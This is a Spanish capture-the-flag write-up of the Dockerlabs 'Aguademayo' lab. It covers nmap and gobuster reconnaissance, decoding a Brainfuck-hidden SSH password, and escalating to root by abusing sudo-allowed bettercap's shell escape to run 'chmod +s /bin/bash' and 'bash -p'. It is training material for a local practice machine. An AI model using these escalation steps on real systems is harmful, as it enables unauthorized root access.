


Writeup Aguademayo {facil} Faisal Akrouh

1. Despliegue de la máquina

El primer paso consiste en descargar la máquina desde Dockerlabs: <https://dockerlabs.es/>.




Creamos un directorio para trabajar con esta máquina. En este caso, el directorio se llama:

```
mkdir /home/kali/Desktop/maquinas/Aguademayo/
```


Movemos el archivo `.zip` descargado a esta ruta. Luego, ejecutamos los siguientes comandos para desplegar la máquina:

```
unzip aguademayo
```



Obtendremos varios archivos, entre ellos un script que permite ejecutar la máquina contenida en el archivo `.tar`. Para ejecutarlo:

```
sudo bash auto_deploy.sh aguademayo.tar
```



Con esto, la máquina queda desplegada y lista para su análisis. La IP asignada para la máquina es **172.17.0.2**.

2. Fase de reconocimiento

Primero verificamos la conectividad con la IP de la máquina y procedemos a realizar un escaneo de puertos para identificar servicios activos. Usamos `nmap` con el siguiente comando:

```
ping 172.17.0.2 -c 2
```

```
(kali@kali)-[~/Desktop/maquinas/Aguademayo]
$ ping 172.17.0.2 -c 2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.155 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.052 ms

— 172.17.0.2 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1007ms
rtt min/avg/max/mdev = 0.052/0.103/0.155/0.051 ms
```

```
sudo nmap -p- --open -sS -sCV --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oN
Ports
```

Desglose de los parámetros:

- `-p-` : Escanea todos los puertos (0-65535).
- `--open` : Muestra solo puertos abiertos.
- `-sS` : Realiza un escaneo SYN (silencioso).
- `-sCV` : Detecta versiones de servicios y posibles vulnerabilidades.
- `--min-rate 5000` : Define una velocidad mínima de escaneo.
- `-vvv` : Activa un nivel muy alto de detalle en la salida.
- `-n` : Evita la resolución DNS.
- `-Pn` : Ignora la detección de hosts en línea.
- `-oN Ports` : Guarda los resultados en un archivo llamado `Ports`.


```
(kali@kali)-[~/Desktop/maquinas/Aguademayo]
$ cat Ports
# Nmap 7.94SVN scan initiated Thu Dec  5 18:55:22 2024 as: /usr/lib/nmap/nmap -p- --open -sS -sCV --min-rate 5000 -v
vv -n -Pn -oN Ports 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000019s latency).
Scanned at 2024-12-05 18:55:23 EST for 8s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|   256 75:ec:4d:36:12:93:58:82:7b:62:e3:52:91:70:83:70 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMRaeML5HzP0PMKd1yfAOHuPCmNExZI/4DB9HSC9z
iglgysQKRqzfbEbqD00WXMvvvDpN/94jzGTgYk8w7TNN4Q=
|   256 8f:d8:0f:2c:4b:3e:2b:d7:3c:a2:83:d3:6d:3f:76:aa (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOyI2THRG4Km6KNUoxG54FJksK4r+Dz2kw0+rBZcYhkC
80/tcp    open  http      syn-ack ttl 64      Apache httpd 2.4.59 ((Debian))
|_ http-server-header: Apache/2.4.59 (Debian)
|_ http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
|_ http-title: Apache2 Debian Default Page: It works
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec  5 18:55:31 2024 -- 1 IP address (1 host up) scanned in 9.09 seconds
```

Vemos que tiene 2 puertos abiertos.

- 22/tcp open ssh / versión OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
- 80/tcp open http / versión Apache httpd 2.4.59 ((Debian))

Verificamos el servidor web ingresando la IP en el navegador. El sitio muestra la página predeterminada de Apache. Como no obtenemos información útil, seguimos con la búsqueda de directorios o subdominios.



3. Fase de explotación

Para buscar directorios utilizare la herramienta `gobuster`. Es posible que no la tengas instalada, si es el caso vamos a instalarla:

```
sudo apt install gobuster
```

Ahora que la tenemos instalada vamos a ejecutar el siguiente comando.

```
gobuster dir -u "http://172.17.0.2/" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

Desglose de parámetros

- `dir` : Busca directorios y archivos.
- `-u` : URL objetivo.
- `-w` : Ruta al archivo que usaremos para encontrar directorios.

```
(kali㉿kali)-[~/Desktop/maquinas/Aguademayo]
└─$ gobuster dir -u "http://172.17.0.2/" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:             http://172.17.0.2/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s

Starting gobuster in directory enumeration mode



/images           (Status: 301) [Size: 309] [→ http://172.17.0.2/images/]
/server-status    (Status: 403) [Size: 275]
Progress: 220560 / 220561 (100.00%)

Finished
```

Encontramos el directorio `/images` con un código de redirección (309). Dentro de este directorio, hallamos una imagen llamada `agua_ssh.jpg`, que podría ser una pista para acceder por SSH. La imagen no nos da información al acceder.




Index of /images

Name	Last modified	Size	Description
 Parent Directory	-		
 agua_ssh.jpg	2024-05-14 17:43	49K	

Apache/2.4.59 (Debian) Server at 172.17.0.2 Port 80


```
+++++++[>++++++>++++++>++++++>++++++  
+>++++++>++++++>++++++>++++++>++++  
++++++>++++++>++++++>++++++>++++++  
+>++++++>++++++
```

+>+<<<<<<<<<<<-]>--.>+.>--.>+.>---.>++.>---.>---.>++
.>---.>+..>-----..>---.>.>.+>++.>.
--> que puede ser



Desencriptamos este código con dcode.fr. **Importante eliminar primero los comentarios HTML, si no no va a funcionar.**

Nos devuelve la clave *bebeaguaqueessano*. Utilizamos esta información para intentar acceder por SSH:

```
ssh agua@172.17.0.2
```

```
(kali㉿kali)-[~]
└─$ ssh agua@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:EZNhR2ojY0vInwAg+dpLntRab/b7eRvr60vq3sn7hH8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
agua@172.17.0.2's password:
Linux aa35a18811ee 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 14 17:41:58 2024 from 172.17.0.1
agua@aa35a18811ee:~$ whoami
agua
```

4. Fase de escalada de privilegios

Accedemos con éxito como el usuario **agua**. Ahora buscamos elevar privilegios

Revisamos los permisos con el comando `sudo -l`. Vemos que el usuario `agua` puede ejecutar el binario `bettercap` como root.

```
agua@aa35a18811ee:~$ sudo -l
Matching Defaults entries for agua on aa35a18811ee:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/usr/bin

User agua may run the following commands on aa35a18811ee:
    (root) NOPASSWD: /usr/bin/bettercap
agua@aa35a18811ee:~$
```

Ejecutamos el programa y utilizamos el comando `--help` para obtener una lista detallada de las opciones disponibles, junto con una descripción de sus funcionalidades y formas de uso.

```
sudo /usr/bin/bettercap
help
```

```
agua@aa35a18811ee:~$ sudo /usr/bin/bettercap
bettercap v2.32.0 (built for linux amd64 with go1.19.8) [type 'help' for a list of commands]

172.17.0.0/16 > 172.17.0.2 » [01:22:18] [sys.log] [war] exec: "ip": executable file not found in $PATH
172.17.0.0/16 > 172.17.0.2 » help

bettercap help MODULE : List available commands or show module specific help if no module name is provided.
bettercap active       : Show information about active modules.
bettercap quit         : Close the session and exit.
bettercap sleep SECONDS : Sleep for the given amount of seconds.
bettercap get NAME     : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
bettercap set NAME VALUE : Set the VALUE of variable NAME.
bettercap read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
bettercap clear        : Clear the screen.
bettercap include CAPLET : Load and run this caplet in the current session.
bettercap ! COMMAND    : Execute a shell command and print its output.
bettercap alias MAC NAME : Assign an alias to a given endpoint given its MAC address.
```


Podemos ejecutar comandos utilizando `!`. Esto lo vamos a utilizar para escalar privilegios de agua.

```
172.17.0.0/16 > 172.17.0.2 » ! whoami
root
172.17.0.0/16 > 172.17.0.2 » !chmod +s /bin/bash
172.17.0.0/16 > 172.17.0.2 » █
```

Vemos que somos root, ya que antes hemos ejecutado el binario como root. El siguiente paso es hacer la escalada de privilegios, para ello ejecutamos el comando `chmod +s /bin/bash`

Explicación:

- `chmod +s`: Permite que el archivo se ejecute por cualquier usuario con los permisos del propietario.
- `/bin/bash`: Seleccionando esta ruta, le estamos diciendo que cualquiera pueda ejecutar intérprete de comandos como root.

Cerramos `bettercap` y procedemos a iniciar una shell privilegiada con el usuario `agua`. Para evitar que se configure el entorno de usuario, ejecutamos el comando `bash` con el parámetro `-p`. Esto abrirá una shell donde confirmaremos que ahora tenemos **privilegios de root**. Con esto hemos vulnerado la máquina Aguademayo.

```
agua@aa35a18811ee:~$ /bin/bash -p
bash-5.2# whoami
root
```

Finalmente, terminamos la máquina con `Ctrl + C` en la terminal donde se ejecutó.

```
(kali@kali)-[~/Desktop/maquinas/Aguademayo]
$ sudo bash auto_deploy.sh aguademayo.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
^CEliminando el laboratorio, espere un momento ...

El laboratorio ha sido eliminado por completo del sistema.
```